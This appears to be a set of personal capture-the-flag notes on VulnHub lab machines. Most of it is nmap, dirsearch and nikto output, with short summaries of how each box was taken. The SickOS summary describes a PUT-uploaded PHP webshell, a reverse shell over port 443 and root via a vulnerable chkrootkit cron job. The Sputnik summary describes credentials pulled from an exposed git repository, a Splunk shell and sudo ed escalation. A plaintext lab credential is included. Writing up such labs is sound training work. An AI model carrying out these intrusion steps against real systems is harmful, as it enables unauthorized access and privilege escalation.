|   256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
|_  256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (ED25519)
80/tcp    open  http       Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Silex v2.2.7
| http-robots.txt: 4 disallowed entries
|/_old/ /test/ /TR2/ /Backnode_files/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Backnode
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp  open  mysql      MySQL (unauthorized)
6667/tcp  open  irc        InspIRCd
| irc-info:
|   server: Admin.local
|   users: 1
|   servers: 1
|   chans: 0
|   lusers: 1
|   lservers: 0
|   source ident: nmap
|   source host: 192.168.11.136
|_ error: Closing link: (nmap@192.168.11.136) [Client exited]
MAC Address: 00:0C:29:76:F8:AB (VMware)
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

```
|_clock-skew: mean: -3h25m17s, deviation: 5h46m24s, median: -5m17s
|_nbstat: NetBIOS name: LAZYSYSADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: lazysysadmin
|   NetBIOS computer name: LAZYSYSADMIN\x00
|   Domain name: \x00
|   FQDN: lazysysadmin
|_ System time: 2019-10-17T03:49:23+10:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_  Message signing enabled but not required
| smb2-time:
|   date: 2019-10-16 13:49:23
|_ start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 28.10 seconds

# **dirsearch**

v0.3.8  
[|.|--|-|-|-|] (|\_|(|\_|))

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-16\_13-56-32.log

Target: http://192.168.11.140:80

```
[13:56:32] Starting:  
[13:56:32] 403 - 285B - /.php  
[13:56:32] 403 - 287B - /icons/  
[13:56:32] 200 - 77KB - /info.php  
[13:56:34] 200 - 738B - /test/  
[13:56:34] 200 - 12KB - /wordpress/  
[13:56:34] 200 - 734B - /wp/  
[13:56:34] 200 - 742B - /apache/  
[13:56:35] 200 - 736B - /old/  
[13:56:35] 403 - 292B - /javascript/  
[13:56:57] 200 - 8KB - /phpmyadmin/  
[14:00:29] 403 - 295B - /server-status/
```

Task Completed

# **nikto**

- Nikto v2.1.6

---

+ Target IP: 192.168.11.140  
+ Target Hostname: 192.168.11.140  
+ Target Port: 80  
+ Start Time: 2019-10-16 13:56:31 (GMT-4)

---

+ Server: Apache/2.4.7 (Ubuntu)  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ OSVDB-3268: /old/: Directory indexing found.  
+ Entry '/old/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ OSVDB-3268: /test/: Directory indexing found.  
+ Entry '/test/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ OSVDB-3268: /Backnode\_files/: Directory indexing found.  
+ Entry '/Backnode\_files/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ "robots.txt" contains 4 entries which should be manually viewed.  
+ Server may leak inodes via ETags, header found with file /, inode: 8ce8, size: 5560ea23d23c0, mtime: gzip  
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS  
+ OSVDB-3268: /apache/: Directory indexing found.  
+ OSVDB-3092: /apache/: This might be interesting...  
+ OSVDB-3092: /old/: This might be interesting...  
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.22  
+ Uncommon header 'x-ob\_mode' found, with contents: 0  
+ OSVDB-3092: /test/: This might be interesting...  
+ /info.php: Output from the phpinfo() function was found.  
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (<http://ha.ckers.org/weird/rfi-locations.dat>) or from <http://osvdb.org/>  
+ /phpmyadmin/: phpMyAdmin directory found  
+ 8071 requests: 0 error(s) and 24 item(s) reported on remote host  
+ End Time: 2019-10-16 13:57:27 (GMT-4) (56 seconds)

---

+ 1 host(s) tested

## **flags**

```
root@LazySysAdmin:/root# cat proof.txt  
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
```

Well done :)

Hope you learn't a few things along the way.

Regards,

Togie Mcdogie

Enjoy some random strings

```
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851  
2d2v#X6x9%D6!DDf4xC1ds6YdOEjug3otDmc1$#sITET7  
pf%&1nRpaj^68ZeV2St9GkdoDkj48Fl$MI97Zt2nebt02  
bhO!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
```

***Stapler***

## ***enumeration***

```
nmap -sC -sV -p- -oN Nmap.txt 192.168.11.210
```

```
<<<<<<<<<<<<<<<<<<<<
```

## nmap

```
root@kali:~/Desktop/Machines/VulnHub# nmap -sC -sV -p- -oN Nmap.txt 192.168.11.210
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-16 16:51 EDT
Nmap scan report for 192.168.11.210
Host is up (0.00032s latency).
Not shown: 65523 filtered ports
PORT      STATE SERVICE VERSION
20/tcp    closed  ftp-data
21/tcp    open   ftp      vsftpd (Misconfigured)
22/tcp    open   ssh      OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|_ 256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
_| 256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp    open   domain  dnsmasq 2.75
| dns-nsid:
|_ bind.version: dnsmasq-2.75
80/tcp    closed http
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   tcpwrapped
666/tcp   open   doom?
| fingerprint-strings:
| NULL:
| message2.jpgUT
| QWux
| "DL[E
| #;3[
| \xf6
| u([r
| qYQq
| Y_?n2
| 3&M~{
| 9-a)T
| L}AJ
|_.npy.9
3306/tcp closed mysql
12380/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tim, we need to-do better next year for Initech
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service:
SF-Port666-TCP:V=7.70%I=7%D=10/16%Time=5DA78347%P=i686-pc-linux-gnu%r(NULL
SF:,2D58,"PK\x03\x04\x14\0\x02\0\x08\0d\x80\xc3H\xdf\x15\x81\xaa,\0\0\x15
SF:2\0\0\x0c\0\x1c\0message2!.jpgUT\t\0\x03+\x9cQWJ\x9cQWux\x0b\0\x01\x04
SF:\xf5\x01\0\0\x04\x14\0\0\0\xadz\x0bT\x13\xe7\xbe\xefP\x94\x88\x88A@\xa2
SF:\x20\x19\xabUT\xc4T\x11\xa9\x102>\x8a\xd4RDK\x15\x85J\x9a9\"DL\[E\xa2\x
SF:0c\x19\x140<\xc4\xb4\xb5\xca\xae\x89\x8a\x8aV\x11\x91W\xc5H\x20\x0f\xb
SF:2\xf7\xb6\x88\n\x82@%\x99d\xb7\xc8#;3\[\r_\xccdr\x87\xbd\xcf9\xf7\xaeu\
SF:xeeY\xeb\xdc\xb3oX\xacY\xf92\xf3e\xfe\xdf\xff\xff\xff=2\x9f\xf3\x99\xd3
SF:\x08y}\xb8a\xe3\x06\xc8\xc5\x05\x82>\`\xfe\x20\xa7\x05:\xb4y\xaf\xf8\x a0
SF:\xf8\xc0\^xf1\x97sC\x97\xbd\x0b\xbd\xb7nc\xdc\x4\+j\xce\[\x8
SF:7\x a0\x e5\x b\x f7\xcc=,\x ce\x9a\x bb\x eb\x eb\x dds\xbf\xde\x bd\x eb\x8b\x f
SF:4\xfd\x0f\xeeM\?\xb0\xf4\x1f\x a3\xcceY\xfb\xbe\x98\x9b\xb6\xfb\xe0\xd
SF:c]sS\xc5bQ\xfa\xee\xb7\xe7\xbc\x05AoA\x93\xfe9\xd3\x82\x7f\xcc\xe4\xd5
SF:\x1dx\x a20\x0e\xdd\x994\x9c\x e7\x fe\x871\xb0N\xea\x1c\x80\xd63w\xf1\xaf
SF:\xbd&&q\xf9\x97'i\x85fL\x81\xe2\|\xf6\xb9\xba\xcc\x80\xde\x9a\xe1\xe2:\|
SF:xc3\xc5\x a9\x85`\x08r\x99\xfc\xcf\x13\x a0\x7f{\xb9\xbc\x e5:i\xb2\x1bk\x
SF:8a\xfbT\x0f\x e6\x84\x06/\x e8-\x17W\xd7\xb7&\x b9N\x9e<\xb1\|\.\xb9\xcc\x
SF:e7\xd0\x a4\x19\x93\xbd\x df\^\xbe\xd6\xcdg\xcb.\xd6\xbc\xaf\|W\x1c\x fd\
SF:xf6\xe2\x94\xf9\xebj\xdbf~\xfc\x98\x'xf4\xf3\xaf\x8f\xb9O\xf5\xe3\xcc\x
SF:9a\xed\xbf`a\xd0\x a2\xc5KV\x86\xad\n\x7fou\xc4\xfa\xf7\x a37\xc4|\x b0\x
SF:f1\xc3\x840\xb6nK\xdc\xbe#\})\xf5\x8b\xdd{\xd2\xf6\x a6g\x1c8\x98u\(\r\
SF:f8H~A\x e1q\xQq\xc9w\x a7\xbe\?\}\xa6\xfc\x0f?\x9c\xbdTy\xf9\xca\xd5\x aak\
```

## Host script results:

|\_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!  
|\_smb2-time: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
Nmap done: 1 IP address (1 host up) scanned in 147.21 seconds

# SickOS

ran nmap scan and saw that 22 and 80  
dirsearch found dir /test/  
when opening in burp I ran the OPTIONS argument against /test/ and saw I could PUT!  
put the 3 line php webshell in and executed it by going to dir and running whoami  
success!!  
with the webshell I tried to wget over 3232, 80, 8080,888 and 443 from the url to a kalihosted simplehttpserver  
now i put my big php script in there calling back over 443 and executed it  
Shell!!  
from here I ran the initial enum commands...  
nothing  
lse.sh nothing is popping out  
les.sh yeet cannon!  
the machine has a vulnerable chkrootkit and it is in the daily cronjob  
made a bash script that would chmod -R 777 /root  
the cron job runs every minute, and I am now root!!

## ***enumeration***

```
nmap -sC -sV -p- -oN Nmap.txt 192.168.11.250
```

## **nmap**

```
root@kali:~# nmap -sV -p- -oN Nmap.txt 192.168.11.250
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-16 17:51 EDT
Nmap scan report for 192.168.11.250
Host is up (0.00039s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp    open  http   lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:FC:64:BB (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 110.87 seconds

***nikto***

# **dirsearch**

v0.3.8  
[|.|--|-|-|] (|\_|(|\_|))

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-16\_17-55-20.log

Target: http://192.168.11.250:80

[17:55:20] Starting:  
[17:55:21] 200 - 163B - /index.php  
[17:55:22] 200 - 1KB - /test/

Task Completed  
root@kali:~/Desktop/Tools/TireFire#

***put***

```
curl -v -X OPTIONS http://192.168.11.250:80/
```

## **flag**

```
www-data@ubuntu:/root$ cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
```

WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimination of tool in real scenarios where tools can be blocked during an assesment and thereby fooling tester(s), gathering more information about the target using different methods, though while developing many of the tools were limited/completely blocked, to get a feel of Old School and testing it manually.

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.

**LOTR**

## ***enumeration***

```
nmap -sC -sV -p- -oN Nmap.txt 192.168.11.252
```

## **nmap**

```
root@kali:~/Desktop/Machines/VulnHub/LOTR# nmap -sC -sV -p- 192.168.11.252
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-18 15:16 EDT
Nmap scan report for 192.168.11.252
Host is up (0.00046s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp  open  http   Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:C4:1B:78 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 116.58 seconds

## **dirsearch**

v0.3.8

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-18\_15-24-30.log

Target: http://192.168.11.252:1337

[15:24:30] Starting:

```
[15:24:30] 403 - 287B - ./php  
[15:24:30] 200 - 1KB - /images/  
[15:24:30] 403 - 289B - /icons/  
[15:28:26] 403 - 297B - /server-status/
```

Task Completed

root@kali:~/Desktop/Machines/VulnHub/LOTR# dirsearch <http://192.168.11.252:1337/978345210>

v0.3.8

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-18\_15-53-16.log

Target: http://192.168.11.252:1337/978345210/

[15:53:16] Starting:

```
[15:53:16] 200 - 485B - /978345210/index.php  
[15:53:16] 403 - 297B - /978345210/.php  
[15:53:16] 200 - 0B - /978345210/login.php  
[15:53:16] 302 - 262B - /978345210/profile.php -> index.php  
[15:53:19] 302 - 0B - /978345210/logout.php -> index.php
```

Task Completed

root@kali:~/Desktop/Machines/VulnHub/LOTR#

# **nikto**

- Nikto v2.1.6

---

+ Target IP: 192.168.11.252  
+ Target Hostname: 192.168.11.252  
+ Target Port: 1337  
+ Start Time: 2019-10-18 15:24:29 (GMT-4)

---

+ Server: Apache/2.4.7 (Ubuntu)  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ IP address found in the 'location' header. The IP is "127.0.1.1".  
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".  
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS  
+ OSVDB-3268: /images/: Directory indexing found.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ 7917 requests: 0 error(s) and 9 item(s) reported on remote host  
+ End Time: 2019-10-18 15:25:24 (GMT-4) (55 seconds)

---

+ 1 host(s) tested

# **Sputnik**

nmap showed that 8089,8189,55555,61337 were all open and http  
61337 was running splunk (no dice until creds)  
8089 and 8189 were duds (no nikto response) probably ingest ports for splunk  
55555 was a .git project flappy (flappybird)  
In the .git Head I was able to find the repo and I downloaded it.  
in the repo I did the log and stuff and was able to find the creds sputnik:ameer\_says\_thank\_you\_and\_good\_job  
I was able to log into splunk with this!!!  
Now I went to <https://www.n00py.io/2018/10/popping-shells-on-splunk/>  
USE NETCAT TO HANDLE THE SHELL  
from here I used the ??shell super fucked?? line and was able to get a better shell  
sudo -l showed that I could run ed as root  
gtfo bins... and BOOM  
root!!!!!!

## ***enumeration***

nmap -sC -sV -p- 192.168.11.250

sputnik:ameer\_says\_thank\_you\_and\_good\_job

## nmap

```
root@kali:~/Desktop/Machines/VulnHub/Sputnik# nmap -sC -sV -p- 192.168.11.250
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-18 19:05 EDT
Nmap scan report for 192.168.11.250
Host is up (0.00025s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE      VERSION
8089/tcp  open  ssl/http     Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2019-03-29T11:03:21
|_Not valid after: 2022-03-28T11:03:21
8191/tcp  open  limnerpressure?
| fingerprint-strings:
| FourOhFourRequest, GetRequest:
| HTTP/1.0 200 OK
| Connection: close
| Content-Type: text/plain
| Content-Length: 85
|_ looks like you are trying to access MongoDB over HTTP on the native driver port.
55555/tcp open  http        Apache httpd 2.4.29 ((Ubuntu))
| http-git:
| 192.168.11.250:55555/.git/
| Git repository found!
|_ Repository description: Unnamed repository; edit this file 'description' to name the...
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Flappy Bird Game
61337/tcp open  http        Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://192.168.11.250:61337/en-US/account/login?return_to=%2Fen-US%2F
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8191-TCP:V=7.70%I=7%D=10/18%Time=5DAA4560%P=i686-pc-linux-gnu%r(Get
SF:Request,A9,"HTTP/1.0\x20200\x20OK\r\nConnection:\x20close\r\nContent-T
SF:type:\x20text/plain\r\nContent-Length:\x2085\r\n\r\nlt\x20looks\x20like\x20you\x20are\x20trying\x20to\x20access\x20MongoDB\x20over\x20HTTP\x20native\x20driver\x20port.\r\n")%r(FourOhFourRequest,A9,"HT
SF:TP/1.0\x20200\x20OK\r\nConnection:\x20close\r\nContent-Type:\x20text/p
SF:lain\r\nContent-Length:\x2085\r\n\r\nlt\x20looks\x20like\x20you\x20are\x20trying\x20to\x20access\x20MongoDB\x20over\x20HTTP\x20on\x20the\x20native\x20driver\x20port.\r\n");
MAC Address: 00:0C:29:36:B9:73 (VMware)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 59.20 seconds

**8089**

# **dirsearch**

v0.3.8  
\_.--\_/\_(\_)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-18\_19-09-49.log

Target: http://192.168.11.250:8089

CONNECTION TIMEOUT: There was a problem in the request to:

Task Completed

root@kali:~/Desktop/Machines/VulnHub/Sputnik#

# **nikto**

```
+ Target Hostname: 192.168.11.250
+ Target Port: 8089
-----
+ SSL Info: Subject: /CN=SplunkServerDefaultCert/O=SplunkUser
            Ciphers: ECDHE-RSA-AES256-GCM-SHA384
            Issuer: /C=US/ST=CA/L=San Francisco/O=Splunk/CN=SplunkCommonCA/emailAddress=support@splunk.com
+ Start Time: 2019-10-18 19:09:48 (GMT-4)
-----
+ Server: Splunkd
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Hostname '192.168.11.250' does not match certificate's names: SplunkServerDefaultCert
+ Allowed HTTP Methods: GET, POST, HEAD, OPTIONS
+ 8074 requests: 7 error(s) and 5 item(s) reported on remote host
+ End Time: 2019-10-18 19:16:54 (GMT-4) (426 seconds)
-----
+ 1 host(s) tested
root@kali:~/Desktop/Machines/VulnHub/Sputnik#
```

**8189**

# **dirsearch**

v0.3.8

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-18\_19-09-49.log

Target: http://192.168.11.250:8189

CONNECTION TIMEOUT: There was a problem in the request to:

Task Completed

root@kali:~/Desktop/Machines/VulnHub/Sputnik#

## **nikto**

- Nikto v2.1.6

+ No web server found on 192.168.11.250:8189

+ 0 host(s) tested

root@kali:~/Desktop/Machines/VulnHub/Sputnik#

**5555**

# **nikto**

- Nikto v2.1.6

---

+ Target IP: 192.168.11.250  
+ Target Hostname: 192.168.11.250  
+ Target Port: 55555  
+ Start Time: 2019-10-18 19:09:48 (GMT-4)

---

+ Server: Apache/2.4.29 (Ubuntu)  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Server may leak inodes via ETags, header found with file /, inode: 1e9a, size: 5853b5bd5eda4, mtime: gzip  
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ OSVDB-3092: ./git/index: Git Index file may contain directory listing information.  
+ ./git/HEAD: Git HEAD file found. Full repo details may be present.  
+ ./gitignore: .gitignore file found. It is possible to grasp the directory structure.  
+ 7917 requests: 0 error(s) and 10 item(s) reported on remote host  
+ End Time: 2019-10-18 19:10:11 (GMT-4) (23 seconds)

---

+ 1 host(s) tested

root@kali:~/Desktop/Machines/VulnHub/Sputnik#

# **dirsearch**

v0.3.8  
\_.--\_/\_(\_)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-18\_19-09-49.log

Target: http://192.168.11.250:55555

[19:09:49] Starting:  
[19:09:50] 403 - 298B - /icons/  
[19:15:23] 403 - 306B - /server-status/  
78.65% - Errors: 853 - Last request to: newslog.php

**61337**

# dirsearch

[-|- - - -] v0.3.8  
(\_||\_) (/\_(||\_|\_))

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size:  
441041

Error Log: /root/Desktop/Tools/dirsearch/logs/  
errors-19-10-18\_19-09-49.log

Target: http://  
192.168.11.250:61337

[19:09:49] Starting:  
[19:09:58] 303 - 184B - /en-US/  
[19:10:00] 303 - 184B - /en-us/  
[19:10:02] 303 - 184B - /en\_US/  
[19:10:05] 303 - 184B - /zh-cn/  
[19:10:40] 303 - 184B - /en\_us/  
[19:10:49] 303 - 184B - /en\_GB/  
[19:10:53] 303 - 184B - /en-gb/  
[19:10:53] 303 - 184B - /zh\_cn/  
[19:10:54] 303 - 184B - /zh\_tw/  
[19:11:34] 303 - 184B - /zh-CN/  
[19:11:36] 303 - 184B - /zh-tw/  
[19:12:10] 303 - 425B - /  
DisablingAutomaticPrivateIPAddressing.php  
[19:12:11] 303 - 435B - /  
DisablingSystemSpeakerOutputfromVirtualServer/  
[19:12:11] 303 - 441B - /  
DisablingSystemSpeakerOutputfromVirtualServer.php  
[19:12:17] 303 - 184B - /  
de\_DE/  
[19:12:24] 303 - 411B - /  
GlobalMultichannelGraphicsGrey.php  
[19:12:27] 303 - 184B - /en-GB/  
[19:12:34] 303 - 421B - /  
MSNBC10%20section%20front%20headers.php  
[19:12:34] 303 - 431B - /  
RemoteDesktopclientforWindows2000NTWin9x.php  
[19:12:34] 303 - 425B - /  
RemoteDesktopclientforWindows2000NTWin9x/  
[19:12:34] 303 - 417B - /  
WindowsXPCommonProblemsandGotchas.php  
[19:12:34] 303 - 433B - /  
RecoverLostWindowsNTAdministratorPassword.php  
[19:12:34] 303 - 427B - /  
RecoverLostWindowsNTAdministratorPassword/  
[19:12:35] 303 - 405B - /  
ApplicationSecurityAssessments/  
[19:12:35] 303 - 417B - /  
J2EEandDotNetsecurityByGerMulcahy.php  
[19:12:50] 303 - 184B - /de-

de/  
[19:12:59] 303 - 421B - /  
Norton%20Internet%20Security%202006.php  
[19:12:59] 303 - 415B - /  
Norton%20Internet%20Security%202006/  
[19:13:11] 303 - 411B - /  
TroubleshootingStartupProblems.php  
[19:13:22] 303 - 415B - /  
NewspapersFromMultipleCategories.php  
[19:13:24] 303 - 184B - /  
zh\_CN/  
[19:13:46] 303 - 419B - /  
Need%20for%20Speed%20Most%20Wanted.php  
[19:13:46] 303 - 413B - /  
Need%20for%20Speed%20Most%20Wanted/  
[19:14:18] 303 - 415B - /  
MyNewJobRecommendationsOrganized.php  
[19:14:37] 303 - 429B - /  
TransparentScreenLockforWindows2000NTXP.php  
[19:14:37] 303 - 423B - /  
TransparentScreenLockforWindows2000NTXP/  
[19:14:38] 303 - 435B - /  
EnableDisableTaskManagerinWindowsXHomePro.php  
[19:14:38] 303 - 429B - /  
EnableDisableTaskManagerinWindowsXHomePro/  
[19:14:38] 303 - 437B - /  
RegistryTipWindowsNTNTFSLastAccessTimeStamp.php  
[19:14:38] 303 - 431B - /  
RegistryTipWindowsNTNTFSLastAccessTimeStamp/  
[19:14:45] 303 - 415B - /  
Check%20All%20Tracker%20Features%21/  
[19:14:46] 303 - 413B - /  
berufsunfaehigkeitsversicherung.php  
[19:14:49] 303 - 184B - /  
fr\_FR/  
[19:15:08] 303 - 184B - /it-  
it/  
[19:15:19] 303 - 423B - /  
HowtohackarticlesandHackingTutorials.php  
[19:15:19] 303 - 417B - /  
HowtohackarticlesandHackingTutorials/  
[19:15:19] 303 - 415B - /  
Howhackershidetheiridentityindex.php  
[19:15:19] 303 - 409B - /  
Howhackershidetheiridentityindex/  
[19:15:19] 303 - 419B - /  
PopularGeneralNetworkSecurityLinks.php  
[19:15:19] 303 - 413B - /  
PopularGeneralNetworkSecurityLinks/  
[19:15:19] 303 - 455B - /  
NetworkSecurityArticlesAndHackingPreventionResources.  
php  
[19:15:19] 303 - 449B - /NetworkSecurityArticlesAndHackingPreventionResources/  
[19:15:27] 303 - 429B - /  
HoneypotsDefinitionsandValueofHoneypots.php  
[19:15:27] 303 - 423B - /  
HoneypotsDefinitionsandValueofHoneypots/  
[19:15:27] 303 - 417B - /  
RainbowSeriesLibraryTheOneTheOnly.php  
[19:15:27] 303 - 411B - /  
RainbowSeriesLibraryTheOneTheOnly/  
[19:15:27] 303 - 415B - /  
GettingIPdatafromnumeroussources.php  
[19:15:27] 303 - 449B - /  
DonaldPipkinsSecurityTipsfortheWeekofDecember23rd.php  
[19:15:27] 303 - 443B - /

DonaldPipkinsSecurityTipsfortheWeekofDecember23rd/  
[19:15:27] 303 - 433B - /  
THELATESTINDENIALOFSERVICEATTACKSSMURFING.php  
[19:15:27] 303 - 427B - /  
THELATESTINDENIALOFSERVICEATTACKSSMURFING/  
[19:15:27] 303 - 447B - /  
Thedangersofftpconversionsonmisconfiguredsystems.php  
[19:15:27] 303 - 441B - /  
Thedangersofftpconversionsonmisconfiguredsystems/  
[19:15:27] 303 - 431B - /  
Windows9xMeSecurityandSystemRestrictions.php  
[19:15:27] 303 - 425B - /  
Windows9xMeSecurityandSystemRestrictions/  
[19:15:27] 303 - 455B - /  
HowToEliminateTheTenMostCriticalInternetSecurityThrea  
ts/  
[19:15:27] 303 - 461B - /  
HowToEliminateTheTenMostCriticalInternetSecurityThrea  
ts.php  
[19:15:27] 303 - 439B - /  
DefaultLoginsandPasswordsforNetworkedDevices.php  
[19:15:27] 303 - 433B - /  
DefaultLoginsandPasswordsforNetworkedDevices/  
[19:15:27] 303 - 417B - /  
ABeginnersGuideToWirelessSecurity.php  
[19:15:27] 303 - 421B - /  
MicrosoftBaselineSecurityAnalyzerV1.php  
[19:15:27] 303 - 415B - /  
MicrosoftBaselineSecurityAnalyzerV1/  
[19:15:27] 303 - 411B - /  
ProtectingFileswithWindowsNTXP.php  
[19:15:28] 303 - 451B - /  
ProtectionoftheAdministratorAccountintheOfflineSAM.ph  
p  
